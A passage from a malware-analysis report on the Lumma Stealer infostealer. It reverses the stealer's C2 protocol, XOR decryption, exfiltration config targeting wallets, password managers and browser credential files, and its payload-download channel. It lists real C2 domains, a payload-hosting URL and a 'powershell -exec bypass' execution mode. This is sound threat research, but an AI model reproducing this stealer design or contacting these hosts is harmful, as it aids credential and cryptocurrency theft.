As in the previous case, the malware uses the WinHTTP API (Ref. [33]) to manage outbound HTTPS requests.

In this instance, the malware attempts to contact the same list of C2 domains as in the previous execution but does not receive valid responses. It then sends a `GET` request to the Steam profile page and subsequently continues communication with a new domain: `marshal-zhukov.com`. Important to note is that this address is not part of the original list and is likely retrieved dynamically from the Steam page.

The following is a summary of the communication flow [6].

3.4.2.1 Summary communication flow

- `act=life`
  - **client**
    - **Method**: `POST /api`
    - **Headers**:

```
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```

    - **Body**: `act=life`
  - **server**

[6] HTTP headers are only shown in the first request to keep the text concise.

        * **Headers**:

```
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: PHPSESSID=mdd1ko4qf5gsb9idied577rfbn; Max-Age
=9999999; path=/
```

        * **Body**: `ok`

- `act=recive_message`
    - **client**
        * **Method**: `POST /api`
        * **Body**: `act=recive_message&ver=4.0&lid=BVnUqo--@StayAway777&j=`
    - **server**
        * **Body**: A very long base64 encoded string, likely containing encrypted content.
- `act=send_message` (there are multiple requests)
    - **client**
        * **Method**: `POST /api`
        * Multipart form data including the following fields:

```
hwid  -> T4U67W9CV4H5D63KM6SXSEX5UPD59TSK
pid   -> 2
lid   -> BVnUqo--@StayAway777
act   -> send_message
file  -> (ZIP archive, starts with PK magic number)
```

    - **server**
        * **Body**: `ok [an IP address]`
- `act=get_message`
    - **client**

    * **Method**: `POST /api`
    * **Body**: `act=get_message&ver=4.0&lid=BVnUqo--@StayAway777&j=&hwid=T4U67W9CV4H5D63KM6SXSEX5UPD59TSK`

  – **server**
    * **Body**: Another base64 string, but much shorter.

3.4.2.2 Analysis of communication phases

The presence of the `act=` parameter enables a clear distinction of four distinct phases within the communication protocol:

1. `act=life`: likely a simple reachability check, as suggested by the minimal response (`ok`);
2. `act=recive_message`: possibly a registration step. The server responds with a long base64 string, which could contain configuration or command information;
3. `act=send_message`: the malware sends exfiltrated data. The presence of a ZIP file header (`PK`) indicates structured, possibly compressed, data theft;
4. `act=get_message`: the malware may receive additional commands. The format is similar to stage 2 but shorter.

Furthermore, the inclusion of the parameter `ver=4.0` in the communication may indicate that the malware explicitly reports its version to the command-and-control server for identification purposes. In the following sections, this variant will be referred to as **version 4**.

At this point, the structure of the protocol is partially understood. However, the actual content of the base64 responses remains unreadable after decoding. This suggests that the data may be encrypted after base64 encoding or that a custom base64 alphabet is used.

To confirm this, it is necessary to reverse engineer the malware and analyze the runtime behavior of the relevant decoding and decryption routines.

3.4.3 Prerequisites for Advanced Analysis

To support the analysis workflow, a local HTTPS server (Ref. [34]) was configured to emulate malware C2 communication. This is especially useful in posponed analysis, where the original C2 servers are often offline. Lumma Stealer domains tend to be short-lived, making repeatable analysis unreliable without such a setup.

The first domain contacted, according to captured traffic, is `pragapin.sbs`. To maintain continuity, the server was configured to respond in this domain, replaying payloads previously received from `marshal-zhukov.com`.

The environment was set up using the following steps:

1. **Generate the HTTPS certificate:**

```
& 'C:\Program Files\OpenSSL-Win64\bin\openssl.exe' req -x509 -nodes -days
365 -newkey rsa:2048 -keyout pragapin.sbs-key.pem -out pragapin.sbs-cert.
pem
```

2. **Install and trust the certificate on Windows:**
   - Open Microsoft Management Console (`mmc.exe`);
   - Add the `Certificates` snap-in for both *Current User* and *Local Computer*;
   - Navigate to: `Trusted Root Certification Authorities > Certificates`;
   - Right-click > All Tasks > Import;
   - Import the previously generated `pragapin.sbs-cert.pem` file.
3. **Redirect the C2 domain locally:** Add the following entry to the system hosts file `C:\Windows\System32\drivers\etc\hosts`

```
127.0.0.1 pragapin.sbs
```

To verify that the custom HTTPS server correctly handles malware communication, the analysis was complemented with a debugger script for x64dbg (Ref. [35]). This script automates the placement of breakpoints in the main WinHTTP functions involved in network communication, such as `WinHttpOpen`, `WinHttpConnect`, `WinHttpOpenRequest`, `WinHttpSendRequest`, and `WinHttpReceiveResponse`.

Since `winhttp.dll` is loaded dynamically, breakpoints cannot be placed at the start of execution. Guided by the CAPEv2 trace, which confirmed the use of the WinHTTP API, the script monitors calls to `LoadLibraryExW` and sets breakpoints only after detecting the load of `winhttp.dll`.

This setup provides a clean and reproducible environment to monitor API-level interactions and verify that the malware follows the expected communication flow with the emulated C2.

3.5 Second stage analysis

3.5.1 Identifying the decryption routine

The second stage analysis was performed by inspecting the memory-dumped binary extracted during the initial phase using Ghidra. The accompanying image provides a schematic overview of the logical path followed throughout the investigation. Due to the heavy obfuscation techniques employed by the malware and the necessity of multiple debugging sessions, the analysis did not proceed linearly. Instead, the flow represents a synthesis of the most relevant insights gathered across several executions.

The image (Fig. 13) illustrates this investigation process, highlighting key decision points and transitions encountered during reverse engineering.

On the left side of the disassembly, the binary entry point is identified. Due to the heavy obfuscation of the code, most of the surrounding instructions are ignored in favor of segments that can be clearly associated with the communication behavior of the malware. As outlined in the previous section, the communication process consists of four main stages; the objective is to locate a function that encompasses all of them, thus significantly narrowing the scope of the analysis.

The function located at address `0x40e0b0` performs only an initial reachability check to verify whether the C2 server is active. As it does not handle any subsequent stages of the communication protocol, it is excluded from further analysis.

By following the control flow beyond the function at `0x40f920`, it becomes evident that no additional calls related to the network are made. This observation leads to the key target of the second stage analysis: the function located at `0x410aa0`, which appears to handle all the remaining three stages of the communication protocol.

As soon as this function starts, it invokes another subroutine at address `0x436130`, which performs a series of preparatory operations:

- initializes internal components;
- issues a WQL query with `SELECT * FROM Win32_BIOS` to enumerate BIOS information;
- retrieves the system's serial number;
- calls `GetVolumeInformationW`;




Figure 13: Visual summary of the second stage analysis. On the left, starting from the entry point, the investigation focuses on isolating the function responsible for the full C2 communication flow. After discarding functions that only perform the initial `act=life` check or terminate early, the function at address 0x410aa0 is identified as the central handler. On the right, the analysis of this function reveals a call to 0x436130, which collects system-specific data (e.g., BIOS info, serial number) to compute the `hwid`, followed by the retrieval of a hardcoded `lid` string from `.rodata`. Another value from `.rodata` is passed to a subroutine at `0x436dc0` (renamed `lumma_decryption()`), suspected to perform cryptographic operations

- performs a series of chained calls that finally generate the value used in the communication as `hwid`, a 32-byte hardware identifier.

Following this, another value is accessed from the `.rodata` section. This is the `lid`, and unlike the other `hwid` identifier, it is not generated dynamically. It is read directly from a read-only memory, indicating that it is hardcoded. Given that Lumma Stealer adopts a Malware-as-a-Service (MaaS) distribution model, it is plausible to assume that the `lid` parameter functions as a unique identifier for the customer or affiliate who purchased the stealer. In MaaS ecosystems, such identifiers are routinely used to correlate infected hosts and activity logs with specific clients. This facilitates usage tracking, per-client build customization, and the implementation of revenue attribution mechanisms.

Still within the `.rodata` section, additional unusual strings are identified. One of these is passed directly to the function at address `0x436dc0`, suggesting that this call is responsible for some form of transformation or possibly cryptographic processing. This part of the code, renamed `lumma_decryption()`, becomes the focus of the next phase of the investigation.

3.5.2 Understanding the Decryption Logic

The image (Fig. 14) summarizes the logical path reconstructed during the analysis and presents a detailed view of the function `lumma_decryption()`.

This function accepts an encrypted buffer as input and writes the output to a second buffer passed as an argument. As shown on the left side of the image, the function begins by calculating the length of the encrypted input and then estimates the length of the decoded output.

Immediately afterward, the function invokes a decoding subroutine. Given the structure of the ciphertext, it was initially hypothesized that the routine performs Base64 decoding. To validate this assumption and rule out the use of custom alphabets, the relevant pseudocode extracted from Ghidra was manually refined and reimplemented in Python (Ref. [36]). Then a one-to-one comparison was made between the custom Python implementation and the output of the standard Base64 Python decoding function. The results were matched for all hardcoded strings extracted from the binary, confirming that the decoding routine corresponds to a standard Base64 decoder.

Returning to the main decryption function, the next operation copies the first 32 bytes of the decoded buffer into a dedicated memory region, which serves as the decryption key. Following




Figure 14: Overview of the `lumma_decryption()` function and its helper routines. The image highlights the decoding step (Base64), the extraction of the first 32 bytes as the key, and the loop responsible for the actual decryption logic.

this, the `len` variable is reduced by 32, and `data_pointer` is updated to point precisely to the beginning of the payload + 32 bytes.

The bottom part of the function, which is highlighted in red in the image, contains the loop responsible for the actual decryption process. For clarity, this logic was also translated into a standalone Python script (Ref. [37]). To ensure the precision of the analysis, the translated logic extracted from Ghidra was systematically compared with a standard implementation of a blockwise XOR operation using a 32-byte key. To eliminate potential edge cases, two nested loops were designed to exhaustively iterate over all possible input combinations and to verify the consistency of the outputs produced by both implementations.

The results of this comparison confirm the functional equivalence of the two routines. Following the principle of **duck typing**, if it behaves like an XOR and yields the same results, it can reasonably be considered one.

Finally, the output strings produced by this decryption process are indeed the C2 domains used by the malware.

3.5.3 Reusing the C2 decryption logic in communication decryption

Simulating the HTTPS server response from `pragapin.sbs`, as outlined in Section 3.4.3, allows one to observe how the malware processes and decrypts the data received in response to the `recive_message` and `get_message` commands.

As illustrated in image (Fig. 15), following the calls to `WinHttpReceiveResponse` and `WinHttpReadData`, the downloaded content is written in a memory buffer. Subsequently, this buffer is passed as the first argument to the same decryption function, `lumma_decryption()`, previously identified and analyzed during the static phase of the investigation. This observation provides strong evidence that the decryption routine originally used to extract hardcoded C2 domains is reused at runtime to decode encrypted payloads received from the C2 infrastructure.

In the second image (Fig. 16), the decrypted buffer is shown to produce a valid and well-structured JSON response, indicating that this routine is consistently used across multiple encryption layers within Lumma Stealer's architecture. To further validate the correctness of the decryption logic, the routine was reimplemented and generalized in Python, also producing the corresponding outputs (Ref. [38]).




Figure 15: Dynamic analysis in x64dbg showing the invocation of the `lumma_decryption()` function. The encrypted buffer received from the simulated C2 server is passed as the first argument, confirming that the same decryption routine used statically to extract hardcoded C2 domains is also employed at runtime to decode C2 responses.




Figure 16: Continuation of the dynamic analysis in x64dbg. The decrypted buffer is shown to contain a valid JSON payload, demonstrating that the decryption logic is applied to structured data.

3.5.4 Analysis of Decrypted C2 Responses

The decrypted payload returned by the `recive_message` command consists of a structured JSON object containing detailed instructions for data collection, along with a comprehensive list of browser extensions and target elements of interest. The content is organized into three main sections: `ex`, `mx`, and `c`:

- `ex` (*Extension List*): This array lists numerous browser extensions, mostly cryptocurrency wallets (e.g., MetaMask, Ronin Wallet, Trust Wallet, Coinbase, OKX), password managers (e.g., LastPass, Bitwarden, 1Password) and authentication tools (e.g., Authy, EOS Authenticator, GAuth). Each entry includes a unique identifier (`en`, probably the Chrome extension ID) and a human-readable name (ez). The presence of multiple entries for the same wallet (e.g., MetaMask appears twice with different IDs) suggests that the stealer is designed to recognize variants or clones of popular extensions;
- `mx` (*Meta Instructions*): This field appears to provide specific targeting instructions for selected extensions. For example, the MetaMask entry includes an `et` parameter with password derivation settings (`iterations = 600000`), which could be used for brute-force attacks or for the validation of password-protected vaults offline;
- `c` (*Collection Rules*): This is the most operational part of the structure. Each object specifies:
  - target path (`p`) – often `%appdata%` or `%localappdata%` directory;
  - match pattern (`m`) to filter specific files (e.g., `keystore`, `*.sqlite`);
  - exfiltration folder (`z`) on the attacker's side (e.g., `Wallets/Ethereum`);
  - collection depth or method (`d`);
  - maximum file size (`fs` in bytes, typically 20 MB).

The defined rules clearly reflect an intention to exfiltrate cryptocurrency wallet files, browser session data, and configuration files related to FTP, VPN, and email clients. Particular emphasis is placed on password managers and generic user profile directories, which are likely to store sensitive credentials.

In contrast, the response to the `get_message` command is considerably simpler, consisting of a URL that points to a Portable Executable file (`conhost.exe`) hosted on a remote server. This suggests that Lumma Stealer is capable of receiving additional stages through this channel,

potentially for self-updating, payload delivery, or activation of specific modules.

3.5.5 Enrichment of the analysis

To gain a deeper understanding of the structure of the decrypted C2 responses used by Lumma Stealer, the network traffic of multiple real-world samples was analyzed and decrypted. The response returned by the C2 server to the `recive_message` command was found to be consistent across all cases, whereas the `get_message` response exhibited dynamic variations depending on the execution context.

The SpyCloud blog post (Ref. [39]) proved particularly valuable during this process, initially confirming several assumptions and subsequently offering additional technical insights that contributed to the refinement and accurate interpretation of each field. One notable observation is the evolution in the use of the field `"t": 4` across versions. In 2023, this value, delivered within the configuration returned by the command `recive_message`, instructed the malware to download a secondary stage payload. Starting in 2024, however, this functionality was decoupled and delegated to a new command called `get_message`, introduced specifically for retrieving follow-up payloads. As a result, the `"t": 4` directive subsequently has been reassigned to a different purpose: the exfiltration of sensitive information from system registry keys. This change further confirms that LummaC2 is a malware in continuous evolution.

The findings obtained through this combined methodology made it possible to formally define the following generalized schema:

- **recive_message**

```
{
  "v": 4,
  "se": true,   // take a screenshot
  "ad": false,  // delete self
  "vm": false,  // language check

  // it's not checked if the browser is present and the extensions are
sought for all browsers
  "ex": [       // browsers extension target
    {
      "en": "...",  // extension address
```

```
      "ez": "...",  // extension name
      "ldb": true,  // optional: levelDB -> used in Coinbase
      "ses": true   // optional: session -> used for OTP authenticators
    }
  ],
  "mx": [
    {
      "en": "webextension@metamask.io",           // extension address (
Firefox)
      "ez": "MetaMask",                           // extension name
      "et": "\"params\":{\"iterations\":600000}"   // something related to
encryption?
    }
  ],
  "c": [
    {
      "t": 0,        // Steal_Clients
      "p": "...",    // path to steal from
      "m": ["..."],  // file extensions to steal
      "z": "...",    // output dir to store stolen data
      "d": 1,        // recursion depth level
      "fs": ...      // maximum file size
    },
    {
      "t": 1,        // Steal_Chromium_data (Chromium-based)
      "p": "...",    // path to steal from
      "z": "...",    // output dir to store stolen data
      "f": "...",    // browser name
      "n": "...",    // browser executable (for injection?)
      "l": "..."     // browser DLL (for injection?)
    },
    {
      "t": 2,        // Steal_Mozilla_data (Mozilla-based)
      "p": "...",    // path to steal from
      "z": "..."     // output dir to store stolen data
```

```
    },
    {
      "t": 4,        // Steal_Registry_data
      "p": "...",    // registry key path
      "v": "...",    // value name
      "z": "..."     // output file to store stolen data
    }
  ]
}
```

- **get_message**

```
[
    {
        "ft": ..., // 0 = exe = executed with CreateProcessW
                   // 1 = dll = loaded
                   // 2 = ps1 = exected with powershell -exec bypass "%s"
        "e": ...,  // 0 = execution behavior = LoadLibraryW
                   // 1 = execution behavior = rundll32.exe
        "d": ...,  // base64 payload data
        "u": ...,  // url where the next step is stored
    }
]
```

3.5.6 Dropped file decryption

A concrete example is provided by the analysis available at https://app.any.run/tasks/8a7e2474-f9db-4d4d-9fe4-e8adda2530b9, from which the decrypted content of the `get_message` response was extracted. The response, structured as a JSON array, includes a reference to a remotely hosted PowerShell script along with an embedded payload still encoded in Base64 format:

```
[
  {
    "u": "https://arting.ee/cgi-bin/netsup_clean.ps1",
    "ft": 2,
```

```
    "e": 0
  },
  {
    "ft": 1,
    "e": 1,
    "d": "base64 string ..."
  }
]
```

Without performing additional reverse engineering on the code responsible for decrypting these payloads, the previously defined `lumma_decryption()` routine was reused. The decrypted output of the Base64 string immediately revealed a valid PE file, as indicated by the presence of the standard headers `MZ` and `PE`:

```
MZ\x00\x01\x00...This program cannot be run in DOS mode...PE\x00\x00...
```

When saved as `dropped.dll` and examined with the utility `file`, the output confirmed its nature:

```
dropped.dll: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
```

At the time of analysis, the hashes of the dropped DLL were not associated with any known samples in public threat intelligence databases:

- SHA256: https://www.virustotal.com/gui/search/d795aeec6dedacf10f82dd31d69ead6946b88a66ec211e81f1eb190102524578;
- MD5: https://www.virustotal.com/gui/search/250098f7c58e2290a2056e00d0c5127b.

This finding further confirms that Lumma Stealer can deliver new stages through encrypted `get_message` responses.

3.5.7 Data Exfiltration

Through experimental analysis, it was observed that Lumma Stealer transmits the exfiltrated data in the form of ZIP archives (identified by the magic number `PK`) using multiple requests `send_message`. Each request differs by a single parameter: `pid`, which appears to categorize the exfiltration phase or the type of data sent. This field `pid` effectively serves as a tag or classification label that helps organize the stolen information into logical groups.

Still using the HTTPS server discussed in Section 3.4.3, the following ZIP files were recovered, each corresponding to different values of `pid`:

- **Chrome data** — `pid=2`

```
inflating: Chrome/dp.txt
inflating: Chrome/Default/History
inflating: Chrome/Default/Login Data
inflating: Chrome/Default/Login Data For Account
inflating: Chrome/Default/Network/Cookies
inflating: Chrome/Default/Web Data
inflating: Chrome/ab.txt
inflating: Chrome/BrowserVersion.txt
```

- **Edge data** — `pid=2`

```
inflating: Edge/dp.txt
inflating: Edge/Default/History
inflating: Edge/Default/Login Data
inflating: Edge/Default/Web Data
inflating: Edge/BrowserVersion.txt
```

- **Firefox data** — `pid=3`

```
inflating: Mozilla Firefox/fqs92o4p.default-release/key4.db
inflating: Mozilla Firefox/fqs92o4p.default-release/cert9.db
inflating: Mozilla Firefox/fqs92o4p.default-release/cookies.sqlite
inflating: Mozilla Firefox/fqs92o4p.default-release/places.sqlit
```

- **User "Important Files"** (e.g. `*.txt` files on Desktop) — `pid=1`
- **Software inventory and process list**: `Software.txt`, `Processes.txt` — `pid=1`
- **System information**: `System.txt` and optionally `Clipboard.txt`, `Screen.png` — `pid=1`

The analysis of network traffic, obtained from both public sandboxes and controlled local environments where tailored software configurations were deployed to emulate the intended

targets identified through the `recive_message` command, enabled the identification of three main categories of data exfiltration. Each category is associated with a distinct parameter `pid` and reflects the chronological order in which the exfiltration occurs:

- `pid=2`: exfiltration of data from Chromium-based browsers, including associated cryptocurrency and two-factor authentication (2FA) extensions;
- `pid=3`: exfiltration of data from Mozilla Firefox, along with related cryptocurrency and 2FA extensions;
- `pid=1`: collection of general system and user profiling information, including screenshots, clipboard contents, process lists, and potentially sensitive documents.

This behavior suggests that Lumma Stealer adopts a modular approach to data exfiltration, where each category of information is sent in a separate and ordered way. This structure likely helps reduce the risk of detection and improves the reliability of the operation.

3.5.8 Dynamic retrieve of new C2s

During analysis of LummaC2 network traffic, it was observed that the malware contacts legitimate web services to retrieve additional information needed to continue its execution. One notable example involves accessing a Steam profile hosted at `steamcommunity.com/profiles/76561199724331900`, which returned a public page containing the username `xlcdslw-ksfvzg.nzx`.

Initially, the string `xlcdslw-ksfvzg.nzx` did not correspond to any known domain or recognizable token. However, its fully alphabetic composition and domain-like structure suggested it was lightly obfuscated rather than strongly encrypted. By comparing the ciphertext with the decrypted result `marshal-zhukov.com` present in the network traffic, it became clear that each character in the ciphertext corresponds to a plaintext character at a fixed distance of 15 positions in the alphabet. For example:

- ciphertext “x” maps to plaintext “m” (a backward shift of 15);
- ciphertext “l” maps to plaintext “a” (again a shift of 15);
- ...

To validate this hypothesis, all possible Caesar cipher rotations (ROT-1 to ROT-25) were tested using a brute-force script that systematically applied each shift and searched for the presence of the `marshal-zhukov.com` domain in the output. The implementation and results of this

procedure, which confirm the use of ROT-15, are available in the associated script and output files (see Ref. [40]).

3.6 Update 10/01/2025: Changed hardcoded domains decryption

3.6.1 Introduction

The following technical analysis focuses on a sample of Lumma Stealer retrieved from https://bazaar.abuse.ch/sample/38d0913c2700b23f2e7f8196d570b3112ecc205651cab4f079e53a93b81be5f3/.

All the techniques previously described are applied to every new variant as well. For the sake of brevity, every update section will focus exclusively on the differences and new findings.

Since the communication mechanism remained unchanged in this version, the update was not immediately analyzed. A more in-depth investigation was carried out only after 6 March 2025. As a result, some traces of the subsequent update (such as the appearance of the `uid` string) are already present in this analysis. For clarity and consistency, these elements will only be briefly mentioned here and will be discussed in detail in the appropriate section dedicated to the newer version.

3.6.2 Dynamic analysis

Execution of the new sample in CAPEv2 with INetSim enabled allowed straightforward extraction of the command-and-control (C2) domains used by the malware.

The first HTTPS request is always made to the Telegram endpoint `t.me/asdawfq`, which is used to dynamically retrieve a newer C2 domain in case this is present. The next requests, which represent the hard-coded C2 domains in the malware itself, are as follows:

```
astralconnec.icu/DPowko
begindecafer.world/QwdZdf
garagedrootz.top/oPsoJAN
modelshiverd.icu/bJhnsj
arisechaird.shop/JnsHY
catterjur.run/boSnzhu
```

```
orangemyther.live/IozZ
fostinjec.today/LksNAz
sterpickced.digital/plSOz
```

